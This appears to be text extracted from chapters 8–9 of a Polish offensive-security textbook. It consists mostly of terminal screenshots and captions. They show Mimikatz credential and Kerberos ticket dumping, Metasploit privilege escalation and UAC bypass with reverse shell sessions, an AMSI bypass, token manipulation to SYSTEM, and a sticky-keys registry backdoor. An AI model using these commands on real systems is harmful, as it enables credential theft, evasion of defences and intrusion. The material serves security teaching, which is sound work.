PS C:\Users\user2\Downloads\PowerSploit-master\PowerSploit-master> Invoke-Mimikatz

#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##.   "A La Vie, A L'Amour"
## / \ ##   /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## u ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 46037110 (00000000:02be7876)
Session           : CachedInteractive from 2
User Name         : user1
Domain           : server1
Logon Server      : WIN-PN500A7CDBU
Logon Time        : 2/18/2018 9:22:06 PM
SID               : S-1-5-21-3116701761-259308785-82427877-1103

msv :
[00000003] Primary
* Username : user1
* Domain   : server1
* LM       : b34ce522c3e4c87722c34254e51bfff62
* NTLM     : fc525c9603e8fe067095ba2ddc971889
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
tspkg :
* Username : user1
* Domain   : server1
* Password : Passw0rd!
wdigest :
* Username : user1
* Domain   : server1
* Password : Passw0rd!
kerberos :
* Username : user1
* Domain   : SERVER1.HACKLAB.LOCAL
* Password : Passw0rd!
ssp :
credman :

```

Rysunek 8.14. Mimikatz w PowerShellu

Select Command Prompt

```
C:\>wmic process list brief
```

HandleCount	Name	Priority	ProcessId	ThreadCount	WorkingSetSize
0	System Idle Process	0	0	4	8192
6905	System	8	4	200	114688
0	Registry	8	96	4	67899392
63	smss.exe	11	624	2	905216
785	csrss.exe	13	708	11	4292608
156	wininit.exe	13	816	1	4988928
806	csrss.exe	13	864	15	5726208
807	services.exe	9	888	9	7950336
2121	lsass.exe	9	900	14	20414464
86	svchost.exe	8	72	2	2879488
32	fontdrvhost.exe	8	384	5	2195456
1442	svchost.exe	8	656	20	28327936
1559	svchost.exe	8	960	15	16355328
302	svchost.exe	8	1072	8	6877184
272	winlogon.exe	13	1136	5	11055104
32	fontdrvhost.exe	8	1192	5	10985472
271	svchost.exe	8	1252	4	6049792
1874	dwm.exe	13	1284	13	99442688
155	svchost.exe	8	1412	3	5799936
179	svchost.exe	8	1420	3	5787648
167	svchost.exe	8	1440	5	8544256
305	svchost.exe	8	1496	9	10326016
197	svchost.exe	8	1520	3	4874240
261	svchost.exe	8	1528	5	8949760

Rysunek 8.15. Polecenie wmic process list pozwala wyświetlić wszystkie procesy uruchomione na komputerze


```
mimikatz(powershell) # kerberos::list


[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 1/9/2010 11:23:11 AM ; 1/9/2010 5:23:11 PM ; 1/10/2010 11:23:11 AM
Server Name: krbtgt/LOCAL @ LOCAL
Client Name: ls @ LOCAL
Flags: 40e10000 name canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 1/9/2010 11:23:11 AM ; 1/9/2010 5:23:11 PM ; 1/10/2010 11:23:11 AM
Server Name: svcSQLServ/pol.LOCAL:1433 @ LOCAL
Client Name: ls @ LOCAL
Flags: 40a10000 name canonicalize ; pre_authent ; renewable ; forwardable ;
```


Rysunek 8.19. Mimikatz może uzyskać informacje o biletach Kerberosa



Rysunek 8.20. Ilustracja sposobu przechowywania poświadczeń




Rysunek 8.21. Logowanie w systemie Windows (opisane dalej w tym rozdziale)



Rysunek 8.22. Weryfikacja tożsamości RDP za pośrednictwem Kerberos

Rozdział 9. Podnoszenie poziomu uprawnień




Rysunek 9.1. Podnoszenie uprawnień może być wykonywane zarówno poziomo, jak i pionowo

```
msf exploit(ms15_051_client_copy_image) > sessions
Active sessions
-----
Id  Type           Information                                     Connection
--  --
3   meterpreter    x64/win64    CONTOSO\RayC @ NODE1 192.168.253.139:4444 -> 192.168.253.140:49166 (192.168.253.140)

msf exploit(ms15_051_client_copy_image) > use exploit/windows/local/ms15_051_client_copy_image
msf exploit(ms15_051_client_copy_image) > set SESSION 3
SESSION => 3
msf exploit(ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 192.168.253.139:8888
[*] Launching notepad to host the exploit...
[+] Process 1804 launched.
[*] Reflectively injecting the exploit DLL into 1804...
[*] Injecting exploit into 1804...
[*] Exploit injected. Injecting payload into 1804...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 11 opened (192.168.253.139:8888 -> 192.168.253.140:49180) at 2016-08-07 13:05:25 -0400
```

Rysunek 9.2. Podnoszenie poziomu uprawnień przeprowadzone za pomocą Metasploita z wykorzystaniem luki w zabezpieczeniach



Rysunek 9.3. Ośiem najważniejszych wektorów ataków na podstawie raportu Data Breach Investigations Report firmy Verizon

```
PS C:\> dir *.dll

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
-a----- 10/20/2019  9:36 AM           5632 BypassAMSI.dll

PS C:\> [Reflection.Assembly]::Load([IO.File]::ReadAllBytes("$pwd\BypassAMSI.dll"))

GAC     Version      Location
----     -
False   v4.0.30319


PS C:\> [Bypass.AMSI]

IsPublic IsSerial Name                                     BaseType
-----
True     False   AMSI                                     System.Object


PS C:\> "amsiutils"
At line:1 char:1
+ "amsiutils"
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\> [Bypass.AMSI]::Disable()
AmsiScanBuffer patch has been applied.
0
PS C:\> "amsiutils"
amsiutils
PS C:\>
```

Rysunek 9.4. Alertowanie systemu Windows za pośrednictwem interfejsu Microsoft AntiMalware Scan Interface (AMSI) można ominąć za pomocą ataku Metasploita po stronie klienta



Rysunek 9.5. Schemat podnoszenia uprawnień dla zespołu czerwonego



Rysunek 9.6. Zrzut ekranu komputera z systemem Windows, w którym uprawnienia są podnoszone do poziomu `nt authority\system` z wykorzystaniem luki w zabezpieczeniach dostępności, co omówimy dalej w tym rozdziale

```
Administrator: Windows PowerShell (x86)
PS C:\users\erdal> wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption Description HotFixID InstalledOn
http://support.microsoft.com/?kbid=4511555 Update KB4511555 8/31/2019
http://support.microsoft.com/?kbid=4497727 Security Update KB4497727 7/13/2019
http://support.microsoft.com/?kbid=4497932 Security Update KB4497932 7/13/2019
http://support.microsoft.com/?kbid=4498523 Security Update KB4498523 7/13/2019
http://support.microsoft.com/?kbid=4500109 Security Update KB4500109 7/13/2019
http://support.microsoft.com/?kbid=4503308 Security Update KB4503308 7/13/2019
http://support.microsoft.com/?kbid=4508433 Security Update KB4508433 7/31/2019
http://support.microsoft.com/?kbid=4509096 Security Update KB4509096 7/13/2019
http://support.microsoft.com/?kbid=4512508 Update KB4512508 8/19/2019
```

Rysunek 9.7. W celu wyświetlenia listy zainstalowanych aktualizacji można zastosować polecenie `wmic qfe`

```
Select Administrator: Windows PowerShell
PS C:\users\erdal> Get-HotFix
Source Description HotFixID InstalledBy InstalledOn
-----
CEO-SP Update KB4511555 NT AUTHORITY\SYSTEM 31-Aug-19 12:00:00 AM
CEO-SP Security Update KB4497727 NT AUTHORITY\SYSTEM 13-Jul-19 12:00:00 AM
CEO-SP Security Update KB4497932 NT AUTHORITY\SYSTEM 13-Jul-19 12:00:00 AM
CEO-SP Security Update KB4498523 NT AUTHORITY\SYSTEM 13-Jul-19 12:00:00 AM
CEO-SP Security Update KB4500109 NT AUTHORITY\SYSTEM 13-Jul-19 12:00:00 AM
CEO-SP Security Update KB4503308 NT AUTHORITY\SYSTEM 13-Jul-19 12:00:00 AM
CEO-SP Security Update KB4508433 NT AUTHORITY\SYSTEM 31-Jul-19 12:00:00 AM
CEO-SP Security Update KB4509096 NT AUTHORITY\SYSTEM 13-Jul-19 12:00:00 AM
CEO-SP Update KB4512508 NT AUTHORITY\SYSTEM 19-Aug-19 12:00:00 AM
```

Rysunek 9.8. Wykonanie polecenia `get-hotfix` w PowerShellu

```
PS C:\Users\admin\Desktop> Invoke-TokenManipulation -ProcessId 540 -CreateProcess cmd.exe -Verbose
VERBOSE: Successfully queried thread token
VERBOSE: Successfully queried thread token
VERBOSE: Successfully queried thread token
VERBOSE: Selecting token by ProcessID
VERBOSE: Attempting to enable privilege: SeSecurityPrivilege
VERBOSE: Enabled privilege: SeSecurityPrivilege
VERBOSE: Entering CreateProcessWithToken
VERBOSE: Not running in Session 0, calling CreateProcessWithTokenW to create a process with alternate token
PS C:\Users\admin\Desktop>
Administrator: cmd.exe
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>
```


Rysunek 9.9. Zdalne uruchomienie ataku

```

C:\Windows>echo Windows Registry Editor Version 5.00 >a.reg
echo Windows Registry Editor Version 5.00 >a.reg
C:\Windows>
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\sethc.exe] >>a.reg
C:\Windows>echo ^"debugger"="c:\\windows\\system32\\cmd.exe^" >>a.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\sethc.exe] >>a.reg
C:\Windows>echo ^"debugger"="c:\\windows\\system32\\cmd.exe^" >>a.reg
C:\Windows>

```


Rysunek 9.10. Klawisze trwale zastąpione złośliwym oprogramowaniem




Rysunek 9.11. Podnoszenie uprawnień w systemie Windows Server




Rysunek 9.12. Wykorzystanie niestandardowej podkładki przeciwko nowej wersji systemu operacyjnego Windows




Rysunek 9.13. Microsoft Application Compatibility Toolkit w działaniu




Rysunek 9.14. Tworzenie nowej poprawki aplikacji



Rysunek 9.15. Szczegółowe dane do wypełnienia w oknie tworzenia nowej poprawki aplikacji (Create new Application Fix)



Rysunek 9.16. Wybór poprawek



Rysunek 9.17. Podkładka gotowa do użycia

```

root@kali: ~
File Edit View Search Terminal Help
Temp\GZmHXtLq.dll' on the target
[!] This exploit may require manual cleanup of 'C:\Windows\System32\sysprep\
TBASE.dll' on the target
msf exploit(bypassuac injection) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > sessions -l


Active sessions
=====

  Id  Type                Information                                     Connection
  --  --                -
  1   meterpreter x86/win32 SECURITY                                     192.168.56.85:
-> 192.168.56.83:62675 (192.168.56.83)


msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > run

```

Rysunek 9.18. Metasploit ma wbudowane moduły do omijania kontroli UAC




Rysunek 9.19. Skrypt UAC w działaniu




Rysunek 9.20. Wstrzyknięcie biblioteki DLL wpływa na legalne procesy



